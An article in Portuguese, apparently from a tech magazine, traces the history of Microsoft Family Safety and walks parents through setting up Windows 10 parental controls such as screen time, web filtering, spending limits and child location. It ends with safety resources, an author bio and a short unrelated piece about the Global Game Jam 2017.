
História do Family Safety da Microsoft

O **Family Safety** foi lançado em **2007** pela **Microsoft** e integrado na suite de produtos **Windows Live OneCare**. Em **2008** com o lançamento de uma **atualização**, este foi **descontinuado** do pacote **OneCare** e **integrado** nos serviços **Live** como **"Windows Live Family Safety"**. Entretanto, as funcionalidades **Filtros Web** e **Relatórios de Atividade** integrados no **Windows Vista** como opções do **Controlo Parental**, passam a fazer parte da nova **suite Windows Live** em **2011** e não são incluídas no **Windows 7**.



Windows Live Family Safety

Em **2012** e com o lançamento do **Windows 8**, a **Microsoft** passa a disponibilizar **nativamente** estas **ferramentas** sobe o nome **"Microsoft Family Safety"** e onde se **incluem** para além dos **Filtros** e **Relatórios**, o **Bloqueio** do modo **InPrivate** do **IE8** e **IE9**, **Controlo Parental** sobre os **tempos** de **utilização**, **Restrição** de **Jogos** e **Aplicações** em geral, **Filtro de Imagem** entre outros. Para fazer a sua **implementação**, os **Pais** necessitavam apenas **criar** uma **conta local** (ou **Conta Microsoft**) e **definila** como **"Conta de Criança"** para que esta fosse então adicionada ao **Microsoft Family Safety**. Depois de **adicionada**, os **adultos** poderiam então fazer a **gestão** dos **acessos** e respetivas **configurações** através do site **familysafety.microsoft.com**.



Relatório Family Safety


Com o **lançamento** do **Windows 10** em **2015**, a **Segurança Familiar** é novamente **renomeada** para **"Microsoft Family Features"** e passa a **integrar** também **opções** relacionadas com a **Loja Windows**. Este ano, a **Microsoft** fez mais uma **atualização** ao **serviço** e passou a **permitir** a **gestão** das **definições** para **PC** e **Mobile** num **só local** e a possibilidade de **localizar** os **dispositivos móveis** das **crianças**.

Configuração da Segurança Familiar


No **Windows 10** o **processo** de **configuração** da **Família alterou** ligeiramente em relação ao seu antecessor **Windows 8**. Enquanto na **versão anterior** para **adicionar** um **menor** à **segurança familiar** bastava **configurar** uma **conta local** com a **indicação** de que se tratava de uma **conta de criança**, no **Windows 10** é necessário que o **menor possua** um **endereço de e-mail**.

Então, se estamos a **configurar** a **Segurança Familiar** pela **primeira vez** no **Windows 10**, vamos começar por **criar** a **conta** de **utilizador** da seguinte **forma:**


Através da combinação de teclas **"WIN + I"** vamos **abrir** as **Definições** e **clicar** em **Contas**.




Em seguida, no **painel esquerdo** vamos **clicar** em **"Família e outras pessoas"** e no **painel esquerdo**, vamos **clicar** em **"Adicionar um membro da família"**.



No **ecrã** seguinte, vamos **clicar** na opção **"adicionar um menor"**, **introduzir** o seu **endereço de e-mail** e **clicar** em **"Seguinte"**.




Nota: Caso o **menor** não **possua** uma **conta** de **e-mail**, poderão **usar** a opção **"A pessoa que pretendo adicionar não tem um endereço de e-mail"** para **criar** uma **Conta Microsoft**.





No mesmo **ecrã** é ainda possível **adicionar adultos** que poderão **gerir** as **definições** das **contas** dos **menores**.

Para **concluir** a **adição** da **conta** do **menor**, vamos **clicar** em **"Confirmar"**.




Depois deste passo, é **enviado** um **convite** para o **e-mail** do **menor** que este deverá **aceitar** num **prazo** de **14 dias**.






O seu **status** fica como **pendente** até **confirmação**, contudo o **menor** pode ter **acesso** ao **PC** sem que sejam **aplicadas** quaisquer **regras**.




Quando o **convite** for **aceite**, o **menor** é então **adicionado** à **Família** e o seu **status muda** de **"Pendente"** para **"Elemento Subordinado"**.



Gestão das definições da Segurança Familiar

Assim que a **conta** do **menor** estiver **adicionada**, os **Pais** podem **gerir** as **definições** da **Segurança Familiar online**. Para isso, poderão **clicar** na opção **"Gerir definições da família online"** no **Windows 10** ou **acendendo** ao **site** através do **link** https://account.microsoft.com/family.

Depois de **iniciar sessão** no **site**, o **adulto** que **gere** a **segurança familiar** tem **acesso** a todos os **membros** adicionados, a um **conjunto** de **informações** úteis sobre algumas das **definições** e ainda acesso às **opções** para **adicionar/remover** membros da família.




Em termos das **definições configuráveis**, o **adulto** pode **consultar** um **relatório** das **atividades online** dos **menores**, **limitar** a **quantidade** de **tempo** e a **altura** em que estes **utilizam** os **dispositivos**, definir **limites inteligentes** nos **gastos** dos **menores** e **assegurar** que estes não **visitam sites**, **aplicações** ou **jogos impróprios**. Vejamos então como **configurar** cada uma destas **opções:**

Atividade Recente


Através desta opção, os **adultos** podem **monitorizar** o **tempo** despendido pelos **menores** no **PC**, que **sites** foram **visitados** e que **jogos** ou **aplicações** foram **usados**.

Esta **informação** passa a estar **disponível** depois de **ativada** a **opção** e é **recolhida** de **PCs** e **dispositivos moveis** com **Windows 10**. Para **evitar** que a **informação** referente aos **sites visitados** não seja **registada**, o **modo InPrivate** do **Microsoft Edge** e do **Internet Explorer** é **bloqueado**. Opcionalmente, os **adultos** podem **receber** no seu **e-mail** um **relatório semanal** com todas estas **informações**.




Navegação na Web

Ao ativar esta opção, os **Pais** garantem que os **conteúdos** com **classificação** para **adultos** são **bloquea dos** e que a **pesquisa segura filtra** os **conteúdos impróprios**.



Adicionalmente, é possível **criar lista** de **sites** que os **menores podem** ou **não visitar**. Estes **bloqueios** são **definidos** para o **Microsoft Edge** e **Internet Explorer 11** apenas.


Quando existe um **acesso** a um **site** da **lista**, o **menor** é **alertado** para o facto de **necessitar autorização** para **aceder** ao mesmo, podendo nessa altura, **enviar** um **pedido** por **e-mail** para que o **acesso** seja **concedido**.



Caso existam outros **browsers instalados**, os mesmos poderão ser **bloqueados** na **área** de **Aplicações** e **Jogos**.


Aplicações, jogos e multimédia

Nesta área os **gestores ativam** o **bloqueio** a **filmes** e **jogos** para **adultos**, e podem **definir limites** de **idade** para **aquisições** e **transferências** na **Loja Windows**. Se for definida a **faixa etária** dos **8 anos** por exemplo, todos os **conteúdos** cuja **classificação** seja **superior** ficam **bloqueados**.




Tempo passado em frente ao ecrã

Nesta opção, os **Pais** vão **definir** a **quantidade** de **tempo** que os **menores** podem **passar** em frente ao **PC**. Através do **calendário** disponível, os **adultos** podem **configurar** um **horário diário**, **bloquear** determinado **dia** da **semana** ou **não impor** qualquer **limite**.




Quando o **dispositivo** estiver em **utilização** e **sempre** que se **aproximar** do **final** do **horário** definido, o **menor** é **alertado** que o **PC** será **bloqueado** em **breve**.




Nesta altura, ou o menor **respeita** os **limites** de **tempo** ou **envia** ao **adulto** um **pedido** para que lhe seja **concedido** mais **tempo**.

Se o **pedido** for **aceite**, o **adulto** pode então **desbloquear** a **sessão** atribuindo o **tempo** que

achar **necessário**.




Se estiver junto ao **menor**, o **gestor** pode **introduzir** a sua **password** para que possa **atribuir** mais algum **tempo** e **desbloquear** a **sessão**.



Compras e Gastos


Para **evitar** o uso **abusivo** ou não **autorizado** dos seus **cartões de crédito**, os **adultos** podem **adicionar valores** entre os **10€** e os **100€** à **Conta Microsoft** do **menor** e que este poderá **utilizar** para **adquirir jogos** e **aplicações** na **Loja Windows** e de **acordo** com as **classificações PEGI definidas**.



As **compras** ficam **registadas** nesta **área** e o **gestor** pode ser **alertado** sempre que o **menor** fizer uma **aquisição**. **Compras** com mais de **90 dias**, podem ser **consultadas** na área **"Pagamentos e Cobranças"** da **Conta Microsoft** do **menor**.

Localizar o seu filho

Para **ativar** esta **opção**, o **menor** deverá **possuir** um **dispositivo** com **Windows 10 Mobile** e ter **iniciado sessão** com a sua **Conta Microsoft** durante a **configuração inicial** do mesmo. Depois de **ativada**, esta opção vai **permitir** aos **adultos visualizar** num **mapa** a **localização aproximada** onde se encontra o **menor**.




Definições de privacidade da Xbox

Se o **agregado familiar possuir** uma **Xbox**, os **adultos** podem através da página **"Definições de privacidade da Xbox"**, **configurar** algumas **regras** relativas à **segurança online** e **privacidade** dos **menores**. Sempre que um **adulto alterar** alguma **configuração**, o **menor** terá que **terminar** e **iniciar sessão** novamente na sua **conta** para que estas surtam **efeito**.

Bloquear e Remover membro da Segurança Familiar

A qualquer altura, um **adulto** pode **decidir bloquear temporariamente** a **conta** determinado **membro da família**. Durante este **período**, o **membro** fica **impossibilitado** de **iniciar sessão** nos seus **dispositivos**.

Para fazer esse **bloqueio** no **Windows 10**, vamos **aceder** a **Definições > Contas > Família e outras pessoas**. Em seguida vamos **clicar** na **conta** em questão e **clicar** na opção **"Bloquear"**.



Se o **adulto** pretender **remover** um **membro** da **lista**, poderá fazê-lo no **site clicando** em **"Mais"** e **selecionando** a opção **"Remover da Família".**

Recursos

Existem **online,** inúmeras **entidades** que disponibilizam **informações** úteis que ajudam **Pais** e **Educadores** a preparar as suas **crianças** para uma **utilização segura** e **responsável** da **Internet**. Aqui ficam alguns **exemplos**:

Projeto Internet Segura: http://www.internetsegura.pt/

SeguraNet: http://www.seguranet.pt/

Cybersegurança da G.N.R.: http://www.comunicaremseguranca.sapo.pt/

Microsoft Online Safety: https://www.microsoft.com/about/philanthropies/youthspark/youthsparkhub/programs/onlinesafety/

Poderá ainda **rever** as **perguntas frequentes** e **atualizações** da **Segurança Familiar** em: https://account.microsoft.com/family/faq

Conclusão

Como podemos ler ao longo do artigo, **ferramentas** de **controlo parental** como a **Segurança Familiar** da **Microsoft**, oferecem um leque variado de **opções** de **simples configuração** que **Pais** e **Educadores** podem **implementar** nos **dispositivos** das suas **crianças**. Não sendo esta uma **solução definitiva** para todos os **perigos** que a **Internet representa** para as **crianças** e **jovens** de hoje, é **fundamental** ainda que os **Pais** estejam sempre **atentos** a **alterações** de **comportamento** que podem **indiciar problemas** mais **graves** e nunca esquecendo de **educar** as **crianças** para a **existência** de **novas ameaças**.

AUTOR

Escrito por Nuno Silva

IT Professional | Windows Insider MVP | Microsoft MVP - Windows Experience (2014-2016) | Microsoft Technical Beta Tester (Windows International Team) | MCC | Certified Microsoft Windows Phone Expert | Windows Team Division Manager @ Microsoft Group Portugal (Facebook)

GameJAM


O Global Game Jam é o maior evento de jam (criação de jogos) do mundo que acontece em locais físicos por todo o mundo . É um hackathon focado no desenvolvimento de jogos. É o crescimento de uma ideia de que, no mundo fortemente conectado, poderíamos unir-nos, ser criativos, compartilhar experiências e expressarmo-nos de muitas maneiras usando jogos de vídeo. É um fim de semana de criação de jogos, num processo iterativo em que todas as etapas se realizam em poucos dias.

A estrutura de um jam é geralmente da seguinte forma: todos se reúnem na sexta-feira à tarde, assistem a uma curta keynote de vídeo com conselhos de desenvolvedores líderes de jogos e, em seguida, é anunciado um tema secreto . Todos os sites em todo o mundo são então desafiados a fazer jogos baseados nesse mesmo tema, os quais devem ser concluídos até domingo à tarde. Em janeiro de 2016, tivémos mais de 600 locais em 93 países criando 6866 jogos num fim de semana!

O “GGJ 2017” é de 20 a 22 de janeiro num local perto de ti... se não podes fazer o teu próprio. O “Jam” é conhecido por ajudar a criar novas amizades, aumentar a confiança e as oportunidades dentro da comunidade. Além disso é sempre um desafio intelectual. As pessoas são convidadas a explorar novas ferramentas tecnológicas, tentando novos papéis no desenvolvimento e testando suas capacidades para fazer algo que os obriga a projetar, desenvolver, criar e testar um novo jogo no período de 48 horas. O GGJ estimula a colaboração e não é uma competição.

A GGJ é operada pela Global Game Jam, Inc., uma empresa internacional sem fins lucrativos com sede em San Luis Obispo, Califórnia, com a missão de promover o design de jogos e a educação de jogos através de eventos inovadores.

